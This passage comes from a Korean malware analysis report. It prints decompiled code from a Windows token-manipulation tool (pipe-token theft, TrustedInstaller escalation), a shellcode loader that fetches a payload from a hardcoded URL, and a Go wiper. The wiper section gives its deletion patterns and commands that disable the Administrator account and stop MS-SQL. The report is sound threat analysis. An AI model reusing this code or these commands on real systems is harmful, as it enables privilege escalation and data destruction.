    this._UnFreezeToken<IntPtr, long, ulong, byte>(array);
}

// Token: 0x06000239 RID: 569 RVA: 0x0000ED38 File Offset: 0x0000CF38
public void UnFreezeToken(uint pid)
{
    byte[] array = this._SendRecievelOCTL<byte, int, IntPtr, uint, string>(BitConverter.GetBytes(pid),
    this._UnFreezeToken<IntPtr, long, ulong, byte>(array);
}

// Token: 0x0600023A RID: 570 RVA: 0x0000ED60 File Offset: 0x0000CF60
private void _UnFreezeToken<T0, T1, T2, T3>(T3[] result)
{
    T0 t = Marshal.AllocHGlobal(40);
    Marshal.Copy(result, 0, t, 40);
    T1[] array = new T1[5];
    Marshal.Copy(t, array, 0, 5);
    T2[] array2 = array.Select((T1 x) => x).ToArray<T2>();
    Console.WriteLine("[+] PEPROCESS Base Address  : 0x{0}", array2[0].ToString("X4"));
    Console.WriteLine("[+] PEPROCESS Flags2 Offset : 0x{0}", array2[1].ToString("X4"));
    Console.WriteLine();
    Console.WriteLine("[+] Flags2 Original Value : 0x{0}", array2[2].ToString("X4"));
    Console.WriteLine("[+] Flags2 Updated Value  : 0x{0}", array2[3].ToString("X4"));
    Console.WriteLine("[+] Flags2 band           : 0x{0}", array2[4].ToString("X4"));
    if (32768L != array2[4])
    {
        if (!array2[4])
        {
            Console.WriteLine("[+] Token ReFrozen");
        }
        return;
    }
    Console.WriteLine("[+] Token UnFrozen");
```

Figure 89. unfreeze_token 명령어 수행 코드

```
Console.WriteLine("[+] GetTokenInformation - Pass 2");
Winnt._TOKEN_PRIVILEGES_ARRAY token_PRIVILEGES_ARRAY = (Winnt._TOKEN_PRIVILEGES_ARRAY)Marshal.PtrToStructure(t2, t
Marshal.FreeHGlobal(t2);
Console.WriteLine("[+] Enumerated {0} Privileges", token_PRIVILEGES_ARRAY.PrivilegeCount);
Console.WriteLine();
Console.WriteLine("{0,-45}{1,-30}", "Privilege Name", "Enabled");
Console.WriteLine("{0,-45}{1,-30}", "--------------", "-------");
for (T2 t3 = 0; t3 < (long)((ulong)token_PRIVILEGES_ARRAY.PrivilegeCount); t3++)
{
    T3 t4 = TokenManipulation.smethod_0();
    T2 t5 = 0;
    T1 t6 = Marshal.AllocHGlobal(Marshal.SizeOf(token_PRIVILEGES_ARRAY.Privileges[t3]));
    Marshal.StructureToPtr(token_PRIVILEGES_ARRAY.Privileges[t3].Luid, t6, true);
    advapi32.LookupPrivilegeName(null, t6, null, ref t5);
    if (t5 > 0 && t5 <= 2147483647)
    {
        t4.EnsureCapacity(t5 + 1);
        if (!advapi32.LookupPrivilegeName(null, t6, t4, ref t5))
        {
            Misc.GetWin32Error<T4>("LookupPrivilegeName Pass 2");
            Marshal.FreeHGlobal(t6);
        }
        else
        {
            Winnt._PRIVILEGE_SET privilege_SET = new Winnt._PRIVILEGE_SET
            {
                PrivilegeCount = 1U,
                Control = 1U,
                Privilege = new Winnt._LUID_AND_ATTRIBUTES[] { token_PRIVILEGES_ARRAY.Privileges[t3] }
            };
            T2 t7 = 0;
            if (advapi32.PrivilegeCheck(this.hExistingToken, ref privilege_SET, out t7))
            {
                if (Convert.ToBoolean(t7))
                {
                    this.SetTokenPrivilege<T0, bool, T4>(t4.ToString(), Winnt.TokenPrivileges.SE_PRIVILEGE_NONE);
                }
                this.SetTokenPrivilege<T0, bool, T4>(t4.ToString(), Winnt.TokenPrivileges.SE_PRIVILEGE_REMOVED);
                Marshal.FreeHGlobal(t6);
            }
```

Figure 90. nuke_privileges 명령어 수행 코드

```
public void GetTokenPrivileges<T0, T1, T2, T3, T4, T5>()
{
    Console.WriteLine("[+] Enumerating Token Privileges");
    T0 t;
    advapi32.GetTokenInformation(this.hWorkingToken, Winnt._TOKEN_INFORMATION_CLASS.TokenPrivileges, IntPt
    if (t < 0 || t != 2147483647)
    {
        Misc.GetWin32Error<T4>("GetTokenInformation - 1 " + t.ToString());
        return;
    }
    Console.WriteLine("[+] GetTokenInformation (TokenPrivileges) - Pass 1");
    this.hTokenPrivileges = Marshal.AllocHGlobal(t);
    if (!advapi32.GetTokenInformation(this.hWorkingToken, Winnt._TOKEN_INFORMATION_CLASS.TokenPrivileges, 
    {
        Misc.GetWin32Error<T4>("GetTokenInformation (TokenPrivileges) - 2 " + t.ToString());
        return;
    }
    Console.WriteLine("[+] GetTokenInformation - Pass 2");
    this.tokenPrivileges = (Winnt._TOKEN_PRIVILEGES_ARRAY)Marshal.PtrToStructure(this.hTokenPrivileges, ty
    Console.WriteLine("[+] Enumerated {0} Privileges", this.tokenPrivileges.PrivilegeCount);
    Console.WriteLine();
    Console.WriteLine("{0,-45}{1,-30}", "Privilege Name", "Enabled");
    Console.WriteLine("{0,-45}{1,-30}", "--------------", "-------");
    for (T1 t2 = 0; t2 < (long)((ulong)this.tokenPrivileges.PrivilegeCount); t2++)
    {
        T2 t3 = TokenInformation.smethod_0();
        T1 t4 = 0;
        T3 t5 = Marshal.AllocHGlobal(Marshal.SizeOf(this.tokenPrivileges.Privileges[t2]));
        Marshal.StructureToPtr(this.tokenPrivileges.Privileges[t2].Luid, t5, true);
        advapi32.LookupPrivilegeName(null, t5, null, ref t4);
        if (t4 > 0 && t4 <= 2147483647)
        {
            t3.EnsureCapacity(t4 + 1);
            if (advapi32.LookupPrivilegeName(null, t5, t3, ref t4))
            {
                Winnt._PRIVILEGE_SET privilege_SET = new Winnt._PRIVILEGE_SET
                {
                    PrivilegeCount = 1U,
                    Control = 1U,
                    Privilege = new Winnt._LUID_AND_ATTRIBUTES[] { this.tokenPrivileges.Privileges[t2] }
                };
                T1 t6 = 0;
                if (!advapi32.PrivilegeCheck(this.hWorkingToken, ref privilege_SET, out t6))
                {
                    Misc.GetWin32Error<T4>("PrivilegeCheck");
                    Marshal.FreeHGlobal(t5);
```

Figure 91. list_privileges 명령어 수행 코드

```
    Thread thread = new Thread(delegate()
    {
        NamedPipes._GetPipeToken<T0, T1, T2, T3, T4, T5, T6, T7>(pipeName);
    });
    thread.Start();
    NamedPipes.waitHandle.WaitOne();
    Console.WriteLine("[+] Joining Thread");
    thread.Join();
    Console.WriteLine("[+] Joined Thread");
    if (IntPtr.Zero != NamedPipes.hToken)
    {
        NamedPipes.Create create;
        if (Process.GetCurrentProcess().SessionId == 0)
        {
            create = new NamedPipes.Create(CreateProcess.CreateProcessWithLogonW<bool, IntPtr, string, uint>);
        }
        else
        {
            create = new NamedPipes.Create(CreateProcess.CreateProcessWithTokenW<bool, IntPtr, string, uint>);
        }
        create(NamedPipes.hToken, command, arguments);
    }
}

// Token: 0x0600019E RID: 414 RVA: 0x00009B20 File Offset: 0x00007D20
private static T5 _GetPipeToken<T0, T1, T2, T3, T4, T5, T6, T7>(T7 pipeName)
{
    try
    {
        T0 t = NamedPipes.smethod_0();
        t.AddAccessRule(new PipeAccessRule("Everyone", PipeAccessRights.ReadWrite, AccessControlType.Allow));
        using (T3 t2 = new NamedPipeServerStream(pipeName, PipeDirection.InOut, 2, PipeTransmissionMode.Message,
        {
            Console.WriteLine("[+] Created Pipe {0}", "\\\\.\\pipe\\" + pipeName);
            t2.WaitForConnection();
            Console.WriteLine("[+] Connected to Pipe {0}", pipeName);
            using (T4 t3 = new StreamReader(t2))
            {
                t3.ReadToEnd();
                if (!advapi32.ImpersonateNamedPipeClient(t2.SafePipeHandle.DangerousGetHandle()))
                {
                    Misc.GetWin32Error<T7>("ImpersonateNamedPipeClient");
                    return 0;
                }
                Console.WriteLine("[+] Impersonated Pipe {0}", pipeName);
            }
        }
        if (!kernel32.OpenThreadToken(kernel32.GetCurrentThread(), 983551U, false, ref NamedPipes.hToken))
        {
```

Figure 92. steal_pipe_token 명령어 수행 코드

```
private static void _UnInstallDriver<T0>(CommandLineParsing cLP)
{
    T0 t;
    if (cLP.GetData<object, bool, T0>("servicename", out t))
    {
        using (PSExec psexec = new PSExec(t))
        {
            if (!psexec.Connect<bool, T0>("."))
            {
                return;
            }
            if (!psexec.Open<bool, T0>())
            {
                return;
            }
            if (!psexec.Stop<IntPtr, int, bool>())
            {
                return;
            }
            psexec.Delete<bool>();
            return;
        }
    }
    Console.WriteLine("[-] Unable to identify /Service");
```

Figure 93. uninstall_driver 명령어 수행 코드

```
public T1 SetTokenPrivilege<T0, T1, T2>(T2 privilege, Winnt.TokenPrivileges attribute)
{
    Console.WriteLine("[+] Adjusting Token Privilege {0} => {1}", privilege, attribute);
    Winnt._LUID luid = default(Winnt._LUID);
    if (!advapi32.LookupPrivilegeValue(null, privilege, ref luid))
    {
        Misc.GetWin32Error<T2>("LookupPrivilegeValue");
        return 0;
    }
    Console.WriteLine(" [+] Recieved luid");
    Winnt._LUID_AND_ATTRIBUTES luid_AND_ATTRIBUTES = new Winnt._LUID_AND_ATTRIBUTES
    {
        Luid = luid,
        Attributes = (uint)attribute
    };
    Winnt._TOKEN_PRIVILEGES token_PRIVILEGES = new Winnt._TOKEN_PRIVILEGES
    {
        PrivilegeCount = 1U,
        Privileges = luid_AND_ATTRIBUTES
    };
    Winnt._TOKEN_PRIVILEGES token_PRIVILEGES2 = default(Winnt._TOKEN_PRIVILEGES);
    Console.WriteLine(" [+] AdjustTokenPrivilege");
    T0 t;
    if (!advapi32.AdjustTokenPrivileges(this.hWorkingToken, false, ref token_PRIVILEGES, (uint)Marshal
    {
        Misc.GetWin32Error<T2>("AdjustTokenPrivileges");
        return 0;
    }
    Console.WriteLine(" [+] Adjusted Privilege: {0}", privilege);
    Console.WriteLine(" [+] Privilege State: {0}", attribute);
    return 1;
```

Figure 94. remove/enable/disable_privilege 명령어 수행 코드

```
private static void _SampleProcess<T0, T1, T2, T3>()
{
    T0 t = UserSessions.EnumerateTokens<T0, Process, int, IntPtr, T3, T2, bool>(false);
    Console.WriteLine("{0,-40}{1,-20}{2}", "User", "Process ID", "Process Name");
    Console.WriteLine("{0,-40}{1,-20}{2}", "----", "----------", "------------");
    T1 enumerator = t.Keys.GetEnumerator();
    try
    {
        while (enumerator.MoveNext())
        {
            T2 t2 = enumerator.Current;
            Console.WriteLine("{0,-40}{1,-20}{2}", t2, t[t2], Process.GetProcessById((int)t[t2]).ProcessName);
        }
    }
    finally
    {
        enumerator.Dispose();
    }
```

Figure 95. sample_processes 명령어 수행 코드

```
Console.WriteLine(" [+] Create Everyone Sid - Pass 1 : 0x{0}", t4.ToString("X4"));
this.pSid = Marshal.AllocHGlobal(t4);
if (!DesktopACL.CreateWellKnownSid(DesktopACL.WELL_KNOWN_SID_TYPE.WinWorldSid, IntPtr.Zero, this.pSid, ref t4))
{
    Misc.GetWin32Error<T2>("CreateWellKnownSid - Pass 2");
    return;
}
Console.WriteLine(" [+] Create Everyone Sid - Pass 2 : 0x{0}", this.pSid.ToString("X4"));
DesktopACL._TRUSTEE_A trustee_A = new DesktopACL._TRUSTEE_A
{
    pMultipleTrustee = IntPtr.Zero,
    MultipleTrusteeOperation = DesktopACL._MULTIPLE_TRUSTEE_OPERATION.NO_MULTIPLE_TRUSTEE,
    TrusteeForm = DesktopACL._TRUSTEE_FORM.TRUSTEE_IS_SID,
    TrusteeType = DesktopACL._TRUSTEE_TYPE.TRUSTEE_IS_WELL_KNOWN_GROUP,
    ptstrName = this.pSid
};
DesktopACL._EXPLICIT_ACCESS_A explicit_ACCESS_A = new DesktopACL._EXPLICIT_ACCESS_A
{
    grfAccessPermissions = 984063U,
    grfAccessMode = DesktopACL._ACCESS_MODE.GRANT_ACCESS,
    grfInheritance = 1U,
    Trustee = trustee_A
};
T0 t5 = default(T0);
if (DesktopACL.SetEntriesInAclW(1U, ref explicit_ACCESS_A, t3, ref t5) != 0U)
{
    Misc.GetWin32Error<T2>("SetEntriesInAclW");
    return;
}
if (IntPtr.Zero == t5)
{
    Misc.GetWin32Error<T2>("newAcl");
    return;
}
Console.WriteLine(" [+] Added Everyone to DACL : 0x{0}", t5.ToString("X4"));
T1 t6 = DesktopACL.SetSecurityInfo(handle, DesktopACL._SE_OBJECT_TYPE.SE_WINDOW_OBJECT, DesktopACL.SECURITY_INFORMATION.
if (t6 != null)
{
    Misc.GetWin32Error<T2>("SetSecurityInfo");
    return;
}
Console.WriteLine(" [+] Applied DACL to Object");
```

Figure 96. clear_desktop_acl 명령어 수행 코드

```
private static void _FindUserProcesses<T0, T1, T2, T3>(CommandLineParsing cLP)
{
    T0 t;
    if (!cLP.GetData<object, bool, T0>("username", out t))
    {
        Console.WriteLine("[-] Username not specified");
        return;
    }
    T1 t2 = UserSessions.EnumerateUserProcesses<T1, Process, int, IntPtr, T3, T0, IEnumerator<KeyValuePair<uint, string>>,
    Console.WriteLine("{0,-30}{1,-30}", "Process ID", "Process Name");
    Console.WriteLine("{0,-30}{1,-30}", "----------", "------------");
    T2 enumerator = t2.Keys.GetEnumerator();
    try
    {
        while (enumerator.MoveNext())
        {
            T3 t3 = enumerator.Current;
            Console.WriteLine("{0,-30}{1,-30}", t3, t2[t3]);
        }
    }
    finally
    {
        enumerator.Dispose();
    }
```

Figure 97. find_user_processes 명령어 수행 코드

```
public bool GetTrustedInstaller(string newProcess)
{
    Console.WriteLine("[+] Getting NT AUTHORITY₩₩SYSTEM privileges");
    this.GetSystem();
    Console.WriteLine(" [+] Running as: {0}", WindowsIdentity.GetCurrent().Name);
    Services services = new Services("TrustedInstaller");
    if (!services.StartService<bool>())
    {
        Misc.GetWin32Error<string>("StartService");
        return false;
    }
    if (!this.OpenProcessToken((int)services.GetServiceProcessId<ObjectQuery, ManagementObjectCollection.
    {
        Misc.GetWin32Error<string>("GetPrimaryToken");
        return false;
    }
    base.SetWorkingTokenToRemote();
    if (!this.DuplicateToken<bool, string>(Winnt._SECURITY_IMPERSONATION_LEVEL.SecurityImpersonation))
    {
        Misc.GetWin32Error<string>("DuplicateToken");
        return false;
    }
    base.SetWorkingTokenToNewToken();
    if (base.StartProcessAsUser<string, bool, IntPtr, uint>(newProcess))
    {
        return true;
    }
    Misc.GetWin32Error<string>("DuplicateToken");
    return false;
```

Figure 98. gettrustedinstaller 명령어 수행 코드

```
private static void _IsCriticalProcess<T0, T1>(CommandLineParsing cLP, T1 hProcess)
{
    if (cLP.Remote)
    {
        hProcess = kernel32.OpenProcess(ProcessThreadsApi.ProcessSecurityRights.PROCESS_QUERY_INFORMATION,
        if (IntPtr.Zero == hProcess)
        {
            Misc.GetWin32Error<string>("OpenProcess");
            return;
        }
    }
    T0 t = 0;
    if (kernel32.IsProcessCritical(hProcess, ref t))
    {
        Console.WriteLine("[+] Process Critical State: {0}", t);
        kernel32.CloseHandle(hProcess);
        return;
    }
    Misc.GetWin32Error<string>("IsProcessCritical");
    kernel32.CloseHandle(hProcess);
```

Figure 99. is_critical_process 명령어 수행 코드

```
public static T0 EnumerateTokensWMI<T0, T1, T2, T3, T4, T5, T6, T7, T8, T9, T10>()
{
    T0 t = Activator.CreateInstance(typeof(T0));
    Activator.CreateInstance(typeof(T9));
    ManagementScope managementScope = new ManagementScope("\\\\.\\root\\cimv2");
    managementScope.Connect();
    if (!managementScope.IsConnected)
    {
        Console.WriteLine("[-] Failed to connect to WMI");
    }
    T1 t2 = new ObjectQuery("SELECT * FROM Win32_Process");
    T2 t3 = new ManagementObjectSearcher(managementScope, t2).Get();
    string text = "[*] Examining ";
    T3 count = t3.Count;
    Console.WriteLine(text + count.ToString() + " processes");
    foreach (ManagementBaseObject managementBaseObject in t3)
    {
        T5 t4 = (T5)((object)managementBaseObject);
        try
        {
            T6[] array = new T6[2];
            ManagementObject managementObject = t4;
            string text2 = "GetOwner";
            T7[] array2 = array;
            managementObject.InvokeMethod(text2, array2);
            if (!t.ContainsKey((array[1] + "\\" + array[0]).ToUpper()))
            {
                t.Add((array[1] + "\\" + array[0]).ToUpper(), (T10)((object)t4["ProcessId"]));
            }
        }
        catch (ManagementException t5)
        {
            string text3 = "[-] ";
            T8 t6 = t5;
            Console.WriteLine(text3 + ((t6 != null) ? t6.ToString() : null));
        }
    }
    return t;
```

Figure 100. sample_processes_wmi 명령어 수행 코드

```
private static void _SetCriticalProcess<T0, T1, T2, T3, T4>(CommandLineParsing cLP, T3 hProcess)
{
    T0 t;
    cLP.GetData<object, T1, T0>("state", out t);
    T1 t2;
    if (!bool.TryParse(t, out t2))
    {
        Console.WriteLine("[-] Invalid Boolean Specified: {0}", t);
        return;
    }
    T2 t3 = Convert.ToUInt32(t2 != null);
    if (cLP.Remote)
    {
        hProcess = kernel32.OpenProcess(ProcessThreadsApi.ProcessSecurityRights.PROCESS_SET_INFORMATION, false,
        if (IntPtr.Zero == hProcess)
        {
            Misc.GetWin32Error<T0>("OpenProcess");
            kernel32.CloseHandle(hProcess);
            return;
        }
    }
    T2 t4 = ntdll.NtSetInformationProcess(hProcess, ntdll._PROCESS_INFORMATION_CLASS.ProcessBreakOnTermination,
    if (t4 != null)
    {
        Misc.GetNtError<T2, T0>("NtSetInformationProcess", t4);
        kernel32.CloseHandle(hProcess);
        return;
    }
    if (t2 != null)
    {
        Console.WriteLine("[+] Process {0} is Marked as Critical", cLP.ProcessID);
    }
    else
    {
        Console.WriteLine("[+] Process {0} is Unmarked as Critical", cLP.ProcessID);
    }
    kernel32.CloseHandle(hProcess);
}
```

Figure 101. set_critical_process 명령어 수행 코드

```
public static T0 EnumerateUserProcessesWMI<T0, T1, T2, T3, T4, T5, T6, T7, T8, T9, T10>(T5 userAccount)
{
    T0 t = Activator.CreateInstance(typeof(T0));
    Activator.CreateInstance(typeof(T8));
    ManagementScope managementScope = new ManagementScope("@@@@@.@@root@@cimv2");
    managementScope.Connect();
    if (!managementScope.IsConnected)
    {
        Console.WriteLine("[-] Failed to connect to WMI");
    }
    T1 t2 = new ObjectQuery("SELECT * FROM Win32_Process");
    T2 t3 = new ManagementObjectSearcher(managementScope, t2).Get();
    Console.WriteLine("[+] Examining {0} processes", t3.Count);
    foreach (ManagementBaseObject managementBaseObject in t3)
    {
        T4 t4 = (T4)((object)managementBaseObject);
        try
        {
            T5[] array = new T5[2];
            ManagementObject managementObject = t4;
            string text = "GetOwner";
            T6[] array2 = array;
            managementObject.InvokeMethod(text, array2);
            if ((array[1] + "@@" + array[0]).Contains(userAccount, StringComparison.OrdinalIgnoreCase))
            {
                t.Add((T10)((object)t4["ProcessId"]), (T5)((object)t4["Name"]));
            }
        }
        catch (ManagementException t5)
        {
            string text2 = "[-] ";
            T7 t6 = t5;
            Console.WriteLine(text2 + ((t6 != null) ? t6.ToString() : null));
        }
    }
    Console.WriteLine("[+] Discovered {0} processes", t.Count);
    return t;
}
```

Figure 102. find_user_processes_wmi 명령어 수행 코드

Stage 4. SharpInjector & Donut Shellcode

- si.jpg

- SharpInjector이며, 특정 프로세스에 쉘코드를 인젝션하는 오픈 소스 도구이다.
- 다운로드, 쓰레드 실행 기능만 존재하고 오픈 소스에 존재하는 다운로드 받은 바이너리 복호화, Fiber 등의 기능은 제거된 버전이다.
- MD5: 091D06E580FFAAC0FEDED2BE55E2B48A

우선 메인 함수를 살펴보면 다음과 같다.

```
public static void Main(string[] url)
{
    try
    {
        byte[] array = Si.DownloadShellcode("https://employees.medicalcenterclinic.com/_WCM_images/bea.jpg");
        IntPtr intPtr = Si.VirtualAlloc(IntPtr.Zero, (uint)array.Length, 12288U, 4U);
        if (intPtr == IntPtr.Zero)
        {
            throw new Exception("Failed to allocate memory.");
        }
        Marshal.Copy(array, 0, intPtr, array.Length);
        uint num;
        if (!Si.VirtualProtect(intPtr, (uint)array.Length, 16U, out num))
        {
            throw new Exception("Failed to change memory protection.");
        }
        uint num2;
        IntPtr intPtr2 = Si.CreateThread(IntPtr.Zero, 0U, intPtr, IntPtr.Zero, 0U, out num2);
        if (intPtr2 == IntPtr.Zero)
        {
            throw new Exception("Failed to create thread.");
        }
        Si.WaitForSingleObject(intPtr2, uint.MaxValue);
    }
    catch (Exception ex)
    {
        Console.WriteLine("Error: " + ex.Message);
    }
```

Figure 103. 메인 함수 코드

DownloadShellcode 함수에서 WebClient 클래스를 통해 하드코딩된 url 에서 바이너리를 다운로드 받는다. 이후 VirtualAlloc 을 통해 메모리를 할당 후 다운로드한 바이너리를 로드하고 실행이 완료될 때까지 기다리고 종료된다.

해당 코드에서는 WebClient 연결이 정상적으로 이루어지지 않아 bea.jpg 바이너리를 받아오지 못한다.

해당 url 의 바이너리 파일이 유효하기 때문에 직접 다운로드 받아 확인을 해보면 다음과 같고, Donut ShellCode 로 확인된다.




Figure 104. 다운로드한 bea.jpg 바이너리

- bea.jpg

- Donut Shellcode이며, 메모리에서 직접 실행가능하도록 구현된 오픈 소스 도구이다.
- MD5: B266312F29C7629FD94A26076B3DDCAD

오픈 소스를 통해 복호화를 시도해보면 다음과 같이 Golang 으로 작성된 샘플 확인이 가능하며 Wiper 동작을 수행한다.




Figure 105. 복호화된 바이너리

Stage 5. Wiper

- prod.jpg

- Golang으로 작성된 악성코드로 Wiper 동작을 수행한다.
- 특정 파일을 지우기 전에 '[0-9a-f]{8}eyp.bak' 파일에 백업을 수행하며 암호화 키 생성에 사용되는 랜덤값을 저장한 뒤 사이즈, 데이터 사이즈, IV, 암호화된 데이터 형태로 반복되어 저장된다.
- MD5: 561EDAE73F0021214FA92EE9B67377D8

- 무조건 삭제 대상
  - *.iso, *.ndf, *.egg*, *.tmp*, *.log*, *.bak*, *.ldf*, *.swp*, *.bkf*, *copy.*, *.copy*, *.temp*, *.back*, *_log.*, *log_.*, *.backup*, *.1*, *.2*
- 삭제 예외 대상
  - *eyp.bak, *LocalLow*, *CrashDumps*, *D3dSCache*, *$Recycle.Bin*, C:\PerfLogs, C:\Users\Public, C:\Users\Default, C:\Program Files (x86), C:\Program Files\Windows, C:\Program Files\Common Files, C:\ProgramData, C:\Recovery, C:\Windows, C:\WinNT, C:\$Recycle.Bin, *.backup*
  - *.dll, *.msi, *.exe, *.sys, *.ldf, backup_log.txt
- 이외 모든 파일 100개씩 일괄 삭제
- [0-9a-f]{8}eyp.bak 백업 파일 생성
- 컨텍 이메일
  - h.majestic947@passinbox.com
- 랜섬노트
  - backup_log.txt

탐지 회피와 분석 방해를 목적으로 Garble 난독화 도구가 사용됐으며, 실행에 필요한 문자열, 명령어 등을 고유한 키와 연산을 통해 동적으로 디코딩 후 사용한다.

```
*v30 = 0xE4D8FF85854E0305ui64;
*&v30[5] = 0xE705E6C76CE4D8FFui64;
for ( i = 0i64; i < 13; ++i )
  v30[i] -= byte_760DC6[i];
v28 = runtime_slicebytetostring(v22, v26, v27);// Administrator
```

Figure 106. 문자열 동적 로드

main 함수를 살펴보면 많은 기능을 포함하고 있지는 않다. 크게 관리자 계정 비활성화, MS-SQL Server 서비스 중지, 그리고 파일 관련 조작을 수행하는 함수로 나누어 볼 수 있다.

```
v3 = m_get_str_sub_6F72E0();                // /active:no
v39 = 4i64;
v38 = aUser;                                // user
v41 = v31;
v40 = v34;
v43 = v30;
v42 = v3;                                   // C:\windows\System32\net.exe
qsEotZ_PKFh_V(&v38, v34, v4, v5, v28.len);  // net user Administrator /active:no
m_cmd_process_run();
```

Figure 107. 관리자 계정 비활성화

```
m_get_string_sub_6F7540();                  // MSSQLSERVER
v39 = 4i64;
v38 = aStop;                                // stop
v41 = 3i64;
v40 = v6;                                   // net
v43 = 2i64;
v42 = &aY;                                  // /y
qsEotZ_PKFh_V(&v38, &aY, v7, v8, v29);      // net stop MSSQLSERVER /y
m_cmd_process_run();
```

Figure 108. MS-SQL Server 서비스 중지

관리자 계정 비활성화와 서비스 중지 후 파일 관련 동작을 수행하는 함수가 호출된다. 처음으로 수행하는 동작은 8 자리의 랜덤 값을 생성 후 '[0-9a-f]{8}eyp.bak'(이후 *eyp.bak 로 명명) 형태의 파일을 생성한다.

```
v5 = m_gen_random_sub_6F0A00();                 // rand 8 characters
if ( v6 )
{
  *&v19 = v6;
  *(&v19 + 1) = v2;
}
else
{
  v20 = v5;
  v17 = v1;
  v7 = m_get_filename_path_filepath_Base();
  runtime_concatstring3(typ, typ_8, v13, v14);// eyp.bak
                                              // [0-9a-f]{8}eyp.bak
  v21 = v24;
  v23 = v7;
  v22 = v8;
  v18 = (m_getpath_sub_599520)(2i64);
  v16 = 2i64;
  m_createfile(0x242i64);
```

Figure 109. [0-9a-f]{8}eyp.bak 파일 생성

0x20 바이트만큼의 랜덤 키를 생성 후 앞에서 생성한 *eyp.bak 파일에 저장한다.

